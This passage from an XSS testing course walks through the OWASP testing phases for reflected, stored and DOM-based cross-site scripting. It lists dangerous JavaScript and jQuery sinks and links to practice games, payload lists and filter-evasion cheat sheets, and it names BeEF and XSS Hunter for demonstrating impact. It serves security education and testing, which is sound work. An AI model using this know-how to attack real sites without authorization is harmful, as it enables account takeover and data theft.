Black-box testing, however, is when you have very limited knowledge of how the application works.

In this case, as this page outlines, you will have at least three phases:

1. Detect input vectors
2. Analyze input vectors
3. Check impact

This is essentially what we did with the OWASP Juice Shop, except with our demonstrations we skipped steps and went a lot faster than we would if we were truly testing the heck out of that application!

Detect input vectors

For each page, we want to figure out all of the user-defined variables and how to input them. Sometimes it's an input box, sometimes it's a URL parameter, POST data, etc... and we can analyze requests and pages to identify what those are.

Analyze input vectors

Once you've detected input vectors, it's time to analyze them! This is where we pull out our favorite payloads and try them out. This can be done manually or using a fuzzer, like we've seen.

Check impact

As you analyze inputs, you need to check the impact of your payloads. Is the payload doing what you expected? Or is the application responding in a different way than you expected? Have you found a potential vulnerability?

Something to keep in mind here is that different vulnerabilities will have different impacts. So in some cases, even if you're able to do something unexpected, does it really have a realistic impact on the application's security? Maybe, maybe not. That's something to document and classify accordingly.

Even if you don't have a completely successful payload, you may notice that the application may be missing some important encoding, filtering, or validation. This is important information to document and provide in your final report, since those will be things to potentially fix even if they didn't cause a significant security issue during your tests.

Feel free to read through the rest of this page for additional information, and then let's take a look at the testing guide for stored XSS.

Testing for Stored Cross-Site Scripting

Testing for Stored Cross site scripting (OTG-INPVAL-002) -
Versioned
Latest

The process for testing Stored XSS is similar to what we just saw for Reflected XSS.

Again you will want to:

1. Identify input forms
2. Analyze input vectors
3. Check impact

Some common examples of where you might find stored user input are:

- User profile pages
- Shopping carts
- File managers
- Application settings & preferences
- Forums and message boards
- Blogs
- Logs

If you remember, in some cases for stored XSS, we will need to test for blind XSS. They call it out-of-band channels on this page, and that's a term we've used in my SQL Injection course if you've taken it.

So, part of analyzing the input vectors here may be to check the HTML or JavaScript on the page, but it may be on pages you don't have access to and will need to use something like XSS Hunter.

You will also want to verify server-side input validation by passing client-side security controls, and you'll want to check both POST and GET HTTP requests.

If you find a vulnerability, a good demonstration of the impact would be using something like BeEF, or again, XSS Hunter.

Grey-box Testing

Something important to note for stored XSS testing if you are doing grey-box or white-box testing, is that you'll want to check the process from start to finish. What I mean by that is trace the input from submission to the server, and back to the browser again.

Check how the data is stored and what it looks like when it's stored, and then check what it looks like when it's being displayed back to a user again. This can help you find those blind spots that could be present in, say, admin pages that have elevated privileges, and this gives you an edge over attackers since hopefully they aren't able to see those admin pages and they have to go at it blindly when you don't.

Client-side testing (including DOM-Based)

Versioned
Latest

Finally, we will also want to test for DOM-based XSS. The overall link for client-side testing is important to look at even beyond just DOM-based testing, because there are a number of other client-side injections, inclusions, and manipulations that can happen.

But, for this course, we'll take a look at 4.11.1 - Testing for DOM-Based Cross-Site Scripting.

As we know all too well by now, input can be found in all kinds of places in different applications. You might find user inputs being injected in JavaScript `<script>` blocks, in HTML tags & event handlers, and even in CSS blocks with expression attributes.

Because many XSS-specific testing tools check for responses from servers, they typically don't find even basic DOM-based XSS vulnerabilities, which means we need to rely even more on manual testing.

When manually testing for DOM-based XSS, you will want to look for areas in code where inputs are being dynamically written to the page and where the DOM is being modified, or where scripts are being directly executed.

Example methods used to directly execute scripts are:

- `eval()`
- `.execScript()`
- `.setInterval()`
- `.setTimeout()`

These methods cannot be trusted with external input, and their use should be avoided when possible.

Example of methods that modify the DOM are ones we've seen before, like these for jQuery:

jQuery

```
add()
after()
append()
animate()
insertAfter()
insertBefore()
before()
html()
prepend()
replaceAll()
replaceWith()
wrap()
wrapInner()
wrapAll()
has()
constructor()
init()
index()
jQuery.parseHTML()
$.parseHTML()
```

For JavaScript, we might see:

```
document.write()
document.writeln()
document.domain
.innerHTML
.outerHTML
.insertAdjacentHTML
.appendChild()
.onevent
.create()
.location
.URL
.open()
etc...
```

This is not a comprehensive list, but it provides a starting point of what to look for.

Alright, we've talked about a lot of information in this lesson and other lessons in this section, so if you have any questions, please don't hesitate to reach out and we'll be glad to help!

Otherwise, go ahead and complete this lesson, and I'll see you in the next!

Conclusion and Additional Resources

Additional Resources

To wrap up the course, I wanted to leave you with a number of different helpful resources. Some of these resources are one that we've already looked at in the course — so they should look familiar — while others are resources we haven't looked at and that I'd recommend you read through after completing the course.

These are resources like:

- Evasion cheat sheets
- Payload cheat sheets
- Defensive cheat sheets
- Tools
- Etc..

I'm even going to include online XSS game challenges that test your ability to successfully execute payloads in vulnerable environments.

In fact, let's start with that!

XSS Pwn Function

https://xss.pwnfunction.com/

This website is pretty fun! It consists of warmups and then actual challenges where people are ranked. Try to go through these! It'll help you think through different scenarios and how to overcome basic and flawed protections.

Then, of course, you can try the challenges!

Then, you can take it a step up with this website, which I've heard is supposed to be harder but admittedly I haven't tried it yet:
http://prompt.ml/0

There are many others out there, but that's a great place to start!

Cheat Sheets

- https://www.vulnerability-lab.com/resources/documents/531.txt
- https://github.com/payloadbox/xss-payload-list/blob/master/Intruder/xss-payload-list.txt
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://portswigger.net/web-security/cross-site-scripting/cheat-sheet
- https://github.com/terjanq/Tiny-XSS-Payloads
- https://netsec.expert/2020/02/01/xss-in-2020.html
- JavaScript bypass blacklists techniques
- Other blacklist bypasses

General resources

- https://content-security-policy.com/
- Generally useful tools, including XSS tools: https://github.com/hahwul/WebHackersWeapons
- Awesome list of helpful resources: https://github.com/s0md3v/AwesomeXSS

Hope these help!

What Now?

Cross-Site Scripting is a very big and important topic, and while I feel like we covered a lot of ground in this course, I also feel like we barely scratched the surface. So in this lesson, I want to give you next steps so that you can continue learning and applying what you've learned.

Step 1

If you haven't already, as step 1 after taking the course, I'd highly recommend that you apply everything you've learned to your own application(s). Depending on the size of your organization, you may or may not have teams working on the same application, or you might be just one of a handful of people.

There may also be heavily defined processes, or there may be no processes at all.

Regardless of your situation, take what you've learned, and apply it directly to your application(s) or share what you've learned with the rest of your team so that you can tackle it as a team effort.

Remember what we said about finding vulnerabilities by testing your code, and by testing your application.

Remember the steps to identify what context you are dealing with, and the appropriate rules for those contexts.

Step 2

In the prior lesson on additional resources, I mentioned a link to Cross-Site Scripting games that are challenges you can play online.

As a good way to practice your new skills and also to keep them fresh, I highly recommend going through those games.

This could also be your step 1 if going through your own application seems a bit too daunting right now...use those games to build some confidence and take it one step at a time.

Keep in mind too that games are games, and they're not always realistic, so if you struggle with them, don't let it drag you down! Keep trying.

Step 3

Find and study more case studies.

An excellent way to get a better understanding of how real XSS works is by studying reports of bug bounties and exploited vulnerabilities.

It can give you ideas of techniques you can try and practice in lab environments, and ultimately, in real-world environments.

You can use Google for this, and you can also look up reports on Bug Bounty sites like Hacker One.

Step 4

Follow bug bounty hunters, security experts, and others in the industry who tend to gravitate towards Cross-Site Scripting. You can find these people to follow by looking up the case studies from the prior step, by asking on social media and just saying "hey, who should I follow to learn more about XSS?" or even look up authors for XSS guides and tutorials that you can find via Google and YouTube, for example.

Conclusion

These are 4 steps that I definitely think you should take if you want to continue learning more about XSS, and of course, keep an eye out on Cybr.com for additional training content, follow us on YouTube, and join our Discord server to ask questions or again, to stay up-to-date with our releases. I'm sure we'll release a lot more content about XSS since it's such an important topic!

Otherwise, I just want to say thank you so much for enrolling in my course and for spending time learning with me! I had a blast creating this course, and I hope you had just as much fun taking it and learning about XSS!

I hope to see you in more of my courses, and I'd love to hear your feedback on what you liked most about the course, but also where I could improve it! I'm always looking for ways to make my courses better, and feedback from you is invaluable in achieving that. So please do not hesitate, and in fact, I'll thank you in advance for doing it!

Take care,
Christophe